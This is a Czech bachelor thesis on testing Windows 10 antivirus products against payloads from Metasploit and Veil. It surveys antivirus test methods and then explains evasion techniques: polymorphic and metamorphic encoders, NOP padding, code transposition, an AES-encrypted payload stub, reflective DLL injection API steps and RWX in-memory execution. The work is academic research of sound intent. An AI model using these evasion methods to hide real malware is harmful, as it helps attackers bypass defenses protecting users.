Univerzita Hradec Králové
Fakulta informatiky a managementu
Katedra Informačních technologií

Testování antivirových programů s využitím Kali a frameworků Veil a Metasploit

Bakalářská práce

Autor: David Malý
Studijní obor: Informační management

Vedoucí práce: Mgr. Josef Horálek Ph.D.

Hradec Králové Duben 2018

Prohlášení:

Prohlašuji, že jsem bakalářskou práci zpracoval samostatně a s použitím uvedené literatury.

vlastnoruční podpis

V Hradci Králové dne David Malý

Poděkování:

Děkuji vedoucímu bakalářské Mgr. Josefu Horálkovi, Ph.D. za metodické vedení práce a ochotnou pomoc vždy, kdy jsem ji potřeboval. Děkuji také své rodině za ochotu a trpělivost.

Anotace

Bezpečnost osobních dat se stává čím dál tím vyšší prioritou uživatelů. Mnoho pravidel bezpečnosti těchto dat se týká využívání antivirové ochrany i na osobních počítačích. Praktickou částí této práce je otestování penetračních frameworků Metasploit a Veil, které jsou využívané pro simulaci útoků na cílové počítače, s využitím běžně dostupných antivirových řešení.

Teoretická část práce se zabývá testováním antivirových ochran, způsobů, kterých využívají penetrační testeři k proniknutí do cílového systému, popisu technik antivirových programů pro odhalování těchto aktivit a vysvětluje problematiku penetračních testů. Jejím cílem je popsat, včetně ukázek, jakým způsobem jsou vytvářené spustitelné soubory, které provádějí uživatelem nechtěnou aktivitu, a jakých využívají technik pro skrytí se před antivirovými programy.

Cílem práce je otestovat obrannou schopnost plně aktualizovaného operačního systému Windows 10 se základním nastavením a s rozšířením o antivirová řešení třetích stran. Na základě tohoto testu vypracovat závěr, který shrnuje úspěšnost penetračních frameworků Metasploit a Veil a tedy jejich reálnou využitelnost v penetračních testech.

Annotation

Antivirus testing using Kali and Veil and Metasploit frameworks

Security of personal data is becoming increasingly important for users. Basic security policies concern the use of anti-virus protection on personal computers as well. The practical part of this work is testing penetrating frameworks Metasploit and Veil, which are used to simulate cyber-attacks, using commonly available antivirus solutions.

In the theoretical part are described antivirus protection techniques and methods used by penetrating testers to bypass these solutions. The goal of this part is to describe and show in examples, how executable files, which are used by penetration testers to avoid antivirus detection are created.

The main goal is to test defensive ability of fully updated Windows 10 operating system with default settings and with an installed third-party antivirus solution. Based on the results of this test the conclusion, which summarizes the success of antivirus solutions, is created.

Obsah

1 Úvod

Počet kybernetických útoků v domácích a podnikových sítích roste. Dle serveru soca.cz v loňském roce čelilo téměř 40% počítačů v podnikové sféře kybernetickému útoku z internetu (SOCA, 2017d).

Některé české firmy vyvíjejí snahu zvyšovat svou interní bezpečnost pomocí vnitřních školení zaměstnanců, nasazování nových technologií, popř. navazují spolupráci s bezpečnostními agenturami, které se zabývají zabezpečením podnikových infrastruktur.

Najmutí bezpečnostní agentury se mnohdy jeví jako příliš nákladné. Společnosti za zvyšováním nákladů spojených se zabezpečením, proti stále se rozrůstajícím kybernetickým hrozbám, nevidí návratovou hodnotu a snaží se šetřit. Šetřivé chování zpomaluje proces zvyšování zabezpečení firmy, které může vést až k zastarání bezpečnostních politik (SOCA, 2017c).

Společnosti, které se aktivně nezajímají o kybernetickou bezpečnost, mohou zvolit cestu dodržování předpisů, které mají zařídit minimální ochranu firemních dat. Tento způsob přístupu k aktualizacím je nebezpečný, jsou vynaloženy pouze prostředky spojené s dodržením předpisů. Na inovace a proaktivní přístup k možným hrozbám pro konkrétní typ společnosti se již finance nedostanou. Dalším nebezpečím je rychlost vývoje nových hrozeb, jejichž počet a komplexnost neustále roste. Předpisy na tyto změny nereagují s dostatečnou flexibilitou. Dle průzkumu Kaspersky Lab a B2B International, není 63% organizací přesvědčeno o tom, že pouhé dodržování předpisů je pro bezpečnost společnosti dostatečné (SOCA, 2017b). Na základě tohoto průzkumu přijde firma vlivem jednoho kybernetického útoku průměrně o 926 000 dolarů. Z tohoto důvodu se dostává zpět otázka bezpečnostních agentur, které mají zajistit zabezpečení firemních dat a komunikaci po síti.

Společnost Eset vydala přehled nejčastějších hrozeb v České Republice. Dle analýzy Check Pointu pochází nejvíce hrozeb z USA a Německa.

Top 10 hrozeb v České republice za březen 2017 dle Esetu (SOCA, 2017a)**:**

1. JS/Danger.ScriptAttachment (25,90 %)
2. JS/TrojanDownloader.Nemucod (8,84 %)
3. Java/GRat (5,48 %)
4. Win32/Adware.ELEX (4,60 %)
5. JS/Chromex.Submeliux (2,39 %)
6. Win32/Deceptor.AdvancedSystemCare (1,72 %)
7. Java/Adwind (1,59 %)
8. Win32/Packed.VMProtect.ABO (1,57 %)
9. Win32/Obfuscated.NIT (1,53 %)
10. Win32/Packed.VMProtect.AAA (1,43 %)

Dle průzkumu (Hacktrophy, 2017) má 44% českých a slovenských společností zkušenost s kybernetickým útokem. V srpnu 2017 se stal obětí kybernetického útoku internetový obchod Mall.cz (DSL, 2017), kdy se povedlo útočníkům získat databázi hesel a emailů uživatelů, tj. cca 750 000 uživatelských účtů. Internetový obchod resetoval tato hesla a upozornil své uživatele na tento útok. Bohužel z běžného chování uživatele je patrné, že používá stejné, či podobné heslo na více internetových službách. Takový uživatel by si toto heslo měl změnit u všech přístupů, kde ho používá, nicméně k tomu u velkého procenta uživatelů nikdy nedojde. Za poslední rok byly zjištěny útoky cílené na klienty ČSOB, České pošty i České spořitelny, do médií se dostal i útok na české ministerstvo zahraničí.

Dobrým způsobem, jak může společnost rychle hledat a opravovat bezpečností chyby je zavedení Bug bounty programu. Programu, kde společnost platí za vyhledání chyb ve svém systému a je jí umožněno na ně reagovat mnohem dříve. Jedná se často o méně finančně náročné řešení.

Zdaleka největší hrozbou pro firemní sektor se jeví lidský faktor. Zkoumáním vlivu člověka na bezpečnost společností se zabývá sociální inženýrství. Tato věda zkoumá působení lidských subjektů na systém, snaží se hledat a analyzovat vzorce lidského chování vzhledem k systému.

Na základě této vědy dochází k nejkritičtějším útokům na data společností. Sebelepší kybernetické zabezpečení nedokáže odolat útoku osoby se všemi potřebnými přístupovými údaji a pověřeními.

Za nejefektivnější přístup ke zjišťování hrozeb jsou považovány penetrační testy, které tyto skryté hrozby pomáhají odhalit. Cílem těchto testů je problém identifikovat a zhodnotit jeho vážnost. Vyhodnocení testu se provádí z pohledu útočníka, nejvyšší hodnocení tedy dostávají ty typy hrozeb, které mají největší šanci na úspěch při napadení vybrané oběti.

Pro penetrační testy existují softwarové frameworky, mnoho z nich zapadá do komplexních firemních řešení společností, poskytujících kybernetické bezpečnostní služby. Z dostupného software pro penetrační testy jsou zdarma dostupné frameworky Metasploit nebo w3af.

Bezpečnostní agentury si často vyvíjejí vlastní software pro hledání bezpečnostních děr. Na druhou stranu firmy samy mohou využít software, který je zdarma a z části si tak ušetřit náklady spojené s najmutím bezpečností agentury. Ve světě bezpečnosti také platí, že každá bezpečnostní hrozba by se měla prověřit i několikrát, pak může být použití vlastního řešení dobrým doplňkem pro již nasazené bezpečnostní služby. Firma sama by se měla aktivně angažovat ve zvyšování bezpečnosti.

Kromě financí může napadená společnost přijít o mnohem více, jedná se o zhoršení její důvěryhodnosti. Od roku 2018 má vejít v platnost nová vyhláška, týkající se všech členských zemí EU, podle které je napadená společnost povinna při jakémkoliv budoucím, probíhajícím, nebo již proběhlém kybernetickém útoku podat hlášení na příslušném orgánu státní správy. Při zjištění pochybení na straně společnosti, je možné ji udělit pokutu až ve výši 20 mil. EU, nebo 4% z ročního obratu.

2 Cíl práce

Účelem práce je využít frameworky Metasploit a Veil pro otestování chování operačního systému Windows 10, jeho standardní antivirové ochrany a poté jeho otestování s antivirovými programy třetích stran např. Avast Free Antivirus, Eset Nod32 a Kaspersky Antivirus.

Na základě těchto testů vypracovat závěr, který shrnuje úspěšnost penetračních frameworků Veil a Metasploit dle aktuálních dat.

Pro účely testu je zpracován program, jehož cílem je ovládnutí počítače s právy aktuálně přihlášeného uživatele. Tento program po získání kontroly nad počítačem začne komunikovat se vzdáleným hostem, kterým je možné v reálném čase zadávat příkazy např. ke kopírování souborů na disk vzdáleného hosta, snímání stisku tlačítek klávesnice bez zpozorování uživatelem, v tu chvíli počítač používajícím.

Tento program je zpracován v několika variantách pro pokus o jeho skrytí před antivirovým softwarem.

3 Teoretická východiska

3.1 *Testování antivirového softwaru*

Antivirový software, dále jako AV, stejně jako každé jiné programy prochází vývojem a nikdy nebude bez chyb. Také nikdy nedokáže zachytit veškeré bezpečnostní hrozby a útoky, speciálně má potíže s těmi, které jsou navržené přímo proti němu, tedy i samotná antivirová ochrana se může stát terčem útoku. Z tohoto důvodu je nutné i tento software řádně testovat.

Testováním AV softwaru se zabývá mnoho bezpečnostních firem, jednou z nich je av-comparatives.org, která své výsledky testování veřejně publikuje, vytváří i komparativní srovnání a grafy. Z tohoto zdroje je i následující Obrázek 1 - Real World Protection Test , který zobrazuje výsledek false-positives testu na několika antivirových programech.

Obrázek 1 - Real World Protection Test (av-comparatives.org, 2017)

V tomto testu byly AV programy testovány na 389 hrozeb na plně aktualizovaném operačním systému Windows 10 vč. plně aktualizovaného sw. třetích stran. Vybrané hrozby byly vybrány na základě jejich četnosti použití volně na internetu.

Dle průzkumu serveru av-comaparatives.org AV software instalovaný na počítačích nikdy neselhal u 56 % respondentů, dalších 29,5 % bylo za posledního půl roku i přes AV program úspěšně napadeno.

Dalšími veřejnými a důvěryhodnými laboratořemi zabývajícími se testováním AV softwaru jsou např.:

- AV-Test
- Virus Bulletin
- ICSA Labs
- West Coast Labs

Často má většina vývojářů AV řešení vlastní laboratoře, jako je například Kaspersky Lab.

3.1.1 Komparativní testování

Z testování se stala komplexní vědní disciplína, která v posledních letech získává na důležitosti. Dala za vznik několika druhům testů AV programů, které vyhodnocují:

- Ochranu (Protection)
- Vyčištění hrozeb (Repair)
- Použitelnost (Usability)
- Výkon (Performance)

Každá z těchto kategorií využívá různé druhy testů, které jsou zaměřeny vždy jen na jednu činnost např. hledání nebezpečných souborů, odstraňování malware, nebo false-positive test.

Komparativní testování je zaměřeno na porovnání více antivirových programů vzhledem k jednomu, či více testům. Často je vytvořeno schéma zachycující úroveň

testovaného softwaru napříč všemi testy, díky kterému je možné najít nejlepší antivirový software v rámci všech testů, jako to zobrazuje Obrázek 2 - komparativní test , nejlepší AV software je označen jako Top.

Obrázek 2 - komparativní test (av-test.org, 2017)

3.1.2 Ochrana

Kategorie, ve které je testováno, jak kvalitně je AV software schopen ochránit uživatele před právě probíhajícím pokusům o útok, je většinou spojována s bezpečným procházením internetu. Tento test zahrnuje výtah z aktuálně používaného škodlivého softwaru, webových stránek nebo e-mailů, ze kterého je vytvořena testovací databáze, na kterou jsou antivirové programy testovány.

Alternativní způsob tohoto testu je zaměřený pouze na hrozby, které se objevily za posledních několik týdnů, většinou za poslední čtyři týdny. Skenuje pouze statické soubory, a pouze na vyžádání skenu uživatelem. Předmětem testu tedy není ochrana v reálném čase. Nejdříve je proveden uživatelem vyžádaný sken počítače. Pokud není škodlivý program odhalen, je iniciována akce s vybraným souborem a následně se zaznamenává každá reakce AV software. Při spuštění škodlivého programu je také zaznamenáno, jestli byl kompletně zablokován, nebo stihl alespoň částečně napadnout svou oběť.

Základem obou těchto testů je získání škodlivého software, který není produkován žádným z výrobců AV softwaru, aby nedošlo k ovlivnění výsledků testu.

Díky tomuto typu testu, a s pomocí historie předešlých, je možné zjistit, který testovaný AV software je dostatečně pružný, aby reagoval na nové hrozby.

Úskalím těchto testů je, že na jeden test jedné hrozby, je potřeba mít připravené vždy stejné testovací prostředí s plným přístupem k internetu, je tedy potřeba zajistit, aby se AV software v průběhu testu sám neaktualizoval na jinou verzi, než má v ostatních případech.

3.1.3 Čištění hrozeb

Tento typ testu je jeden z nejsložitějších a často v mnoha srovnáních není proveden např. av-test.org tento test zrušil a nahradil ho výsledkem s uživateli vytvořenou zpětnou vazbou.

Test je prováděn na dobře známé hrozbě, která již prošla celkovou analýzou. AV software je nainstalován, aktualizován a dočasně deaktivován. Poté je spuštěn škodlivý program, který infikuje celý systém. Následně je spuštěn program pro analýzu operačního systému (av-test.org používá vlastní řešení jménem Sunshine) a je vytvořena zpráva o všech infikovaných souborech. Operační systém je restartován, AV software je zaktivován a manuálně spuštěn sken celého počítače. AV softwaru jsou povoleny všechny akce, o které si požádal. Poté je opět spuštěn analyzační program, který vytvoří zprávu o aktuálním stavu systému vč. pozůstalých prázdných složek a změn v registrech. Výsledkem testu je porovnání zpráv analyzačního software.

Použitelnost AV softwaru lze měřit objektivně jen velmi těžko. Existují dvě metodiky pro otestování a zjištění použitelnosti.

1) Jak ovlivňuje AV program výkon zařízení – Performance test.
2) Jak často chybně označí program za škodlivý a vyruší uživatele – false-positives test.

3.1.4 Výkon

AV software pro svou činnost v reálném čase potřebuje oskenovat většinu souborů, které uživatel otevírá, všechny, které stahuje z internetu, prozkoumává

obsah webových stránek i kontroluje aktivitu při instalaci nových aplikací. Všechny tyto činnosti zabírají čas a zdroje počítače.

Během hledání potencionální hrozby jsou všechny akce AV softwaru priorizovány na úkor ostatních uživatelských operací. To často vede k prodlevám, kdy je uživatel nucen čekat, až bude moci opět pokračovat v činnosti.

Tento test měří, jak dlouho trvá akce uživatele bez AV řešení a kolik času zabere s jeho použitím. Každá tato akce je prováděna několikrát a výsledky jsou zprůměrovány. Účelem testu je zjistit, jak moc je operační systém zpomalován vlivem činnosti AV software.

3.1.5 False-positives test

Člověk, ani programy, které tvoří, nejsou bez chyby, a někdy se může stát, že AV software upozorní na hrozbu a zablokuje části programu, soubor, či webovou stránku, které nijak neohrožují uživatele.

Důvodů k tomuto chování je mnoho. Analytik špatně vyhodnotí část kódu jako škodlivý, knihovna, kterou využívá mnoho nezávadných projektů je použita i při tvorbě škodlivého programu a tím je označena za hrozbu, nebo samoučící se algoritmy, které hledají nové hrozby, udělají chybu.

Výsledkem tohoto chování je v lepším případě pouze upozornění uživatele, kdy je nabídnuta možnost dalšího postupu. Některé AV programy, nejdříve provedou obrannou akci a až poté o tom informují uživatele např. Avast Free antivirus nejdříve umístí hrozbu, která se nalézá na lokálním disku, do „truhly“ a až poté o tom podá zprávu uživateli. Kaspersky Internet Security informace o této hrozbě pošle na vzdálený server k analýze a až při potvrzení nalezení hrozby zahájí obranou akci a dá vědět uživateli.

False-positives test se zabývá testováním nezávadných programů, souborů a webových stránek, kde zaznamenává každé vyrušení uživatele. Při komplexnějším provedení tohoto testu se zaznamenávají i obranné akce antiviru.

3.2 *Skrývání hrozeb před AV programy*

Samotná tvorba programů s nebezpečným chováním je již antivirům známá, a tak pro úspěšné provedení útoku, je nutné tento „škodlivý“ program před antivirem schovat.

Většina AV softwaru používá testy, kdy vybraný program, nebo jeho část, porovná se svou databází škodlivého softwaru a na základě této analýzy provede další kroky. Způsobů, jak uniknout detekci je mnoho, například lze pozměnit signaturu programu, aby neodpovídal té v databázi, je možné program zašifrovat, kdy trvá jeho dešifrace příliš dlouhou dobu a antivirus svůj test jednoduše vzdá, nebo přidružit škodlivý kód k již prověřenému bezpečnému programu, či knihovně.

3.2.1 Encoding

Kódování – encoding je proces změny informací do formátu, se kterým bude umět pracovat cílové prostředí. Program, který zajišťuje transformaci, se nazývá encoder, kromě samotné změny kódu zajišťuje i správnost provedení a funkčnost v cílovém prostředí.

Metasploit framework generuje payload ve formátu Assembly, který sám o sobě není spustitelný. Část zdrojového kódu, který navazuje TCP spojení je k nahlédnutí v příloze 9.1 ASM generatator - Reverse TCP connect.

Po dosazení hodnot, jako je IP adresa a PORT serveru, ke kterému se skript má připojit je vygenerován kód, který je k nalezení v příloze 9.2 ASM generated - Reverse TCP connect – Assembly generated source code. Za povšimnutí stojí řádky 38–42, kde se nastavuje IP adresa a PORT, na který se má klient připojit. Na řádcích 44–49 se kód pokouší o spojení. Tento kód je poté zkompilován pomocí Metasm kompilátoru pro cílovou platformu a architekturu procesoru a pak je spustitelný. Kód, který generuje kompletní Assembly zdroj pro reverse TCP payload je k nahlédnutí v příloze 9.3 Reverse TCP – generate and compile payload.

Dalším krokem je kódování zkompilovaného kódu. Z výše zmíněných příloh je zřejmé, že struktura kódu pro navázání TCP připojení ke vzdálené IP adrese je vždy stejná, liší se pouze konkrétní IP adresa a PORT serveru, zkompilovaný kód dle platformy a architektury procesoru. Signatura výsledného programu bude vždy stejná, tu si pak může AV software uložit, nebo pomocí učících se algoritmů vytvoří

její vzor, který může později použít pro identifikaci podobných programů (pattern-matching).

Encoder ve své podstatě dokáže změnit signaturu, přidat No operation (dále jako Nop) instrukce a vyhnout se nepovoleným znakům. Programy, které spouštějí shellcode většinou pracují s tímto kódem jako se stringem, je tedy nutné vyhnout se znakům pro ukončení textového řetězce a null bytes. Následující Tabulka 1 - Bad characters pro ilustraci zobrazuje, které hodnoty by se v shellcode neměly objevit, mohly by přerušit zpracování kódu příkazovou řádkou.

Tabulka 1 - Bad characters

Instrukce	Význam
\x00	Null
\0A **\0D**	Nový řádek \r \n
\xff	Konec řetězce

Reverse TCP payload vygenerovaný pomocí Metasploit při základním nastavení je v příloze 9.4 Encoded Reverse TCP Payload – default encoder. Shellcode je vygenerovaný pomocí základních nastavení Metasploit. Jsou zde vyznačeny špatné charaktery, kterým by se měl encoder vyhnout. Ale ani použití encoder nezaručuje, že tyto znaky ve výsledném kódu neobjeví, to je vidět v příloze 9.5 Encoded Reverse TCP Payload – bloxor encoder + 13 Nops, kde byl použit bloxor encoder. Do konfigurace je přidáno vygenerování 13Nop. Nop instrukce jsou zvýrazněny. Důvodem výskytu nepovolených instrukcí je uživatelem nedostatečná konfigurace encoderu, pro zaručení výsledku je vyžadováno přesné nastavení.

Nop instrukce jsou přidány kvůli jednomu ze způsobů identifikování škodlivého kódu antivirem, který spustí aplikaci v sandbox (uměle vytvořené prostředí) a monitoruje, co dělá. V zájmu antivirových programů je, aby uživatel nečekal a zároveň mu bylo poskytnuto nejvyšší možné zabezpečení. V tomto případě je nutné dostáhnout kompromisu a proto tento test nemůže trvat příliš dlouhou dobu. Z pohledu tvůrce škodlivých programů je nejvýhodnější pro zvládnutí tohoto testu prokládat svůj skript nops, kdy jeho program nedělá nic, nebo použít sofistikovanější řešení např. encoder metamorfického typu. Autorovi práce se právě tento test

povedlo obejít v praktické části kapitola 4.2.5 Průchod krátkodobým testem AVG a Avast.

Změnou signatury programu se zabývá mnoho encoderů, které jsou dostupné ve frameworku Metasploit. Ty, které mění signaturu, se dělí na dvě skupiny:

1) Polymorfické
2) Metamorfické

Polymorfické zakódují kód a poté ho za běhu rozkódují a po použití ho opět zakódují. Pro běh kódu je nutné společně s ním distribuovat i encoder/decoder. S každým spuštěním kódu je po zakódování jiný než před spuštěním, mění tedy neustále svůj zápis.

Metamorfické encodery mění kód tak, aby dělal to samé, ale vypadal jinak. Mění pořadí volání metod, nahrazují instrukce pomocí jiných, které dělají ve výsledku to samé, či přidávají zavádějící kód, který mate detektory. Tento kód je vytvořen při generování payload, poté se nemění.

Z pohledu detekování škodlivého software je zde několik problémů, kvůli kterým není encoding nejlepším způsobem, jak se vyhnout detekci.

U polymorfických encoderů stačí detekovat encoder, který se nemění na rozdíl od kódu (proto při zabezpečování vlastních spustitelných souborů není vhodné využívat encodery, které jsou spojeny s penetračním testováním).

Metamorfické encodery jsou ve své podstatě kód, který vypadá jinak, ale stále vykonává tu samou činnost. Detektory umí vyhledávat klíčové instrukce potřebné pro splnění funkčnosti např. vytvoření TCP spojení a spuštění stáhnutého souboru.

V obou případech je shellcode v hůře čitelné podobě uložen v souboru a ten je uložen na pevném disku počítače, kde k němu mají antivirové programy plný přístup.

Charakteristika encoderů bloxor a shikata_ga_nai je znázorněna v Tabulce 2 - Encoder characteristic.

Tabulka 2 - Encoder characteristic


Encoder	Rank	Typ	Reference
Shikata_ga_nai	Excelent	Polymorfický	(vulners.com, 2017b)
Bloxor	Manual	Metamorfický	(vulners.com, 2017a)

Reverse TCP payload s použitím bloxor je v příloze 9.5 Encoded Reverse TCP Payload – bloxor encoder + 13 Nops a pomocí shikata_ga_nai v přílohách 9.6 a 9.7 Encoded Reverse TCP Payload – shikata_ga_nai encoder 2 a 1. Shikata_ga_nai encoder má v tabulce hodnocení Excelent, díky technice, kterou používá, ale od doby, kdy byl jeho zdrojový kód uvolněn veřejně, se ho naučily AV programy detekovat.

3.2.2 Transpozice kódu

Kódování s účelem skrytí kódu před AV programem je založeno na principu transpozice instrukcí. Následující text je založen převážně na studii, která se zabývala technologií ke skrývání charakterů pomocí transpozice (Tian, Zhang and Ma, 2011). V této studii je přítomno více než 30 trojských koní, které jsou pro antivirové programy známé a pomocí transpozice jsou pozměněny. Výsledkem tohoto výzkumu je nedetekování 82 % pozměněných programů a 90 % shoda původního a nového souboru.

Postup změny spustitelného souboru je znázorněn na Obrázku 3 - Code transposition zpracováno dle (Tian, Zhang and Ma, 2011).



Obrázek 3 - Code transposition zpracováno dle (Tian, Zhang and Ma, 2011)

Samotný proces se skládá z několika částí:

1) Vyhledání částí kódu, které jsou pro něj charakteristické a je potřeba je změnit pro zmatení skeneru

   a. zde je nutná znalost vzoru, podle kterého je program rozpoznán jako škodlivý
2) Disassemble kódu pro vyhledání všech instrukcí
   a. vyhledání typů operandů v každé instrukci a vytvoření Assembly kódu
3) Vytvoření knihovny kódů, které jsou stejné a je možné je transponovat
   a. obsahuje samotné instrukce, jejich počet apod.
   b. při více možnostech transpozice je možné randomizovat jejich výběr
4) Realizace transpozice a opravení instrukčních adres a informačních struktur
   a. vytvoření hashovací tabulky kódu před transpozicí, která uchovává informace o adresách instrukcí. Je využita pro opravení adres po transpozici.
   b. důležité je opravit adresy všech změněných instrukcí po transpozici, aby byl změněný kód kompatibilní se zbytkem programu
5) Assemble
   a. Z assembly kódu vytvořit instrukce, které jsou proveditelné procesorem
   b. Vytvoření spustitelného souboru, který je výsledkem transpozice

Výsledkem je program, který se chová stejně, ale pro antivirový program vypadá jinak.

Transpozice kódu je nahrazení jeho segmentů, nebo instrukcí jinými, které zajišťují stejnou funkčnost. Tato operace může do kódu přidávat nové instrukce, které slouží ke zmatení skeneru. Ty zamezují přímé návaznosti instrukcí, které mohou být, když jsou pohromadě, označeny jako škodlivé. V každé fázi transpozice je nutné porovnat všechny instrukce s původní hashovací tabulkou, aby nedošlo k chybám.

Samotná transpozice se skládá z několika typů:

- NOP transpozice
  - Vložení zavádějícího kódu
  - např. NOP, PUSH EAX, POP EAX, MOV EAX, EAX
- Transpozice na základě nahrazování kódu
  - Nahrazení skupiny instrukcí jinými, které zajišťují stejnou funkčnost
  - Např. PUSH EAX, POP EBX -> MOV EBX, EAX

- Transpozice na základě záměny
    - Záměna pořadí kódu, kde není důležité pořadí bloků instrukcí
- Transpozice na základě skoků
    - Vložení nepodmíněných nebo vždy splněných podmínek pro docílení skoků do jiných instrukčních bloků, takže program může měnit pořadí vykonávaných instrukcí

Samotné kódování pomocí automatizovaných řešení je pro antivirové programy již známé a dobře detekovatelné. Na druhou stranu tento způsob ukrytí škodlivého kódu má smysl a může být velmi úspěšný, pokud je proces transpozice manuálně ovládán, kdy pak neodpovídá strukturám, které vytváří automatizované algoritmy.

3.2.3 Encrypting

Tato metoda vznikla jako vedlejší efekt komprese virového programu, kdy bylo zamýšleno zmenšit obsah škodlivého software pro jeho snadnější přenos. První AV programy, které porovnávaly potencionální hrozby se svou databází, dostaly pozměněný kód a nebyly schopny odhalit, že se jedná o stejný kód, jako byl ten původní bez použití komprese. Tato metoda skrývání byla velmi rychle odhalena, ale to již byl celkový princip změny signatury programu známý.

Vznikly tedy techniky, které mění zdrojový kód tak, aby stále vykonával svou funkci, ale nebyl shodný s tím, který obsahují virové databáze. Jedním z těchto způsobů je například zašifrování kódu pomocí AES 128 šifry s náhodným klíčem, který je obtížně k prolomitelný a AV programům trvá mnohem déle, než zjistí, zda se jedná o hrozbu. Horší AV programy, z důvodu snížení dopadů svých aktivit na operační systém, po delším čase dešifrování zastaví a nechají program provést svou činnost.

Na Obrázku 4 – AES šifrování je ukázka části programu, která na základě klíče dešifruje textový řetězec. Tento kód je sám o sobě neškodný, ale dešifrovaný textový řetězec obsahuje instrukce payload viru, který je po dešifrování nahrán do paměti počítače, odkud je spuštěn. Za povšimnutí stojí, že i jména proměnných jsou pozměněna.

```
DvvvzVHpOwVwY = AES.new('BSt3v1ZD#&!(38uREnX22R]ahzzXpcm&', AES.MODE_CBC, 'HsfLRkCOVCcDgDce')
FAUmuz = base64.b64decode('/WQmD0niCmNtcNaKOvEWuOJ0Why...')
```

Obrázek 4 - AES šifrování

3.2.4 Inject do paměti cizího procesu


Dobrým způsobem, jak skrýt aktivity podezřelého kódu je využít otestovaných a antiviry schválených aplikací. Tyto aplikace kromě poskytnutí dočasného uschování škodlivého kódu mohou posloužit také svými oprávněními a tím umožní napáchání mnohem větších škod.

Jeden ze způsobů, jak vložit svou knihovnu(.dll) do paměti cizího procesu využívá oprávnění SeDebugPrivilege aktuálně přihlášeného uživatele v systému Windows. Toto privilegium umožňuje z důvodů debuggingu aplikací připojit do vybraného procesu knihovnu, s jejímž využitím jsou všechny prostředky procesu přístupné této knihovně. Tento postup lze využít pro vložení jakékoliv knihovny, například té, která obsahuje škodlivý kód.

Existují dva postupy, jak vložit vybranou knihovnu do vybraného procesu.

První způsob je uložit knihovnu na lokální úložiště, alokovat paměť ve vybraném procesu pro uschování cesty vedoucí ke knihovně a poté zvolení funkce LoadLibraryA() (standardní Win32API funkce), která v runtime danou knihovnu načte. Nevýhodou a důvodem, proč tento postup není vhodný je uložení souboru se škodlivým kódem na místní úložiště, kde ho mohou antivirové programy odhalit.

Druhým způsobem je ve vybraném procesu alokovat dostatek paměti pro nahrání celé knihovny do paměťového prostoru. Poté je nutné nalézt entry point knihovny, aby mohla být spuštěna. Problémem je ochrana systému proti škodlivému kódu – Adress Space Layout Randomization. Tato technika umisťovala informace od náhodného místa v paměti a ztížila hledání entry pointu knihovny. Krátce po zavedení této ochrany proti škodlivému kódu zareagoval Stephen Fewer, který přišel se způsobem, jak tuto ochranu obejít a nazval jí ReflectiveDLLInjection (Fewer, no date). S pomocí této metody je možné vložit vybranou knihovnu do paměti vybraného procesu a spustit jí i přes ASLR ochranu.



Obrázek 5 - Dll Inject

Postup pro vložení knihovny do cílového procesu s použitím *VirtualAlloc* metody je zobrazen na Obrázku 5 - Dll Inject. Ve zjednodušené podobě je zde znázorněn i rozdíl ve velikosti naalokované paměti potřebné pro cestu ke knihovně a nahrání celé knihovny. Jednotlivé kroky postupu volají nativní Win32 funkce:

Připojení k procesu

- *OpenProcess()*

- Alokace paměti
  - *VirtualAllocEx()*
- Zápis do paměti
  - *WriteProcessMemory()*
- Spuštění kódu
  - *CreateRemoteThread()*
  - Nebo *NtCreateThreadEx()*, nezdokumentovaná funkce ntdll.dll

3.2.5 Umístění kódu do operační paměti a následné spuštění

Pro umístnění kódu do paměti a jeho následné spuštění se používá několik metod:

Void-pointer casting:

- Spustitelný kód je nahraný do pole a ukazatel na toto pole je použit ve funkci, která spouští kód

- V operačních systémech (Vista a vyšší), které používají DEP je tento způsob spouštění většinou neúspěšný, pokud není DEP vypnuta v nastavení systému

VirtualAlloc:

- Alokuje potřebnou paměť s oprávněním Read Write Execute
- Kód v této paměti je spustitelný díky Execute oprávnění
- Funkční i na operačních systémech s DEP ochranou zapnutou
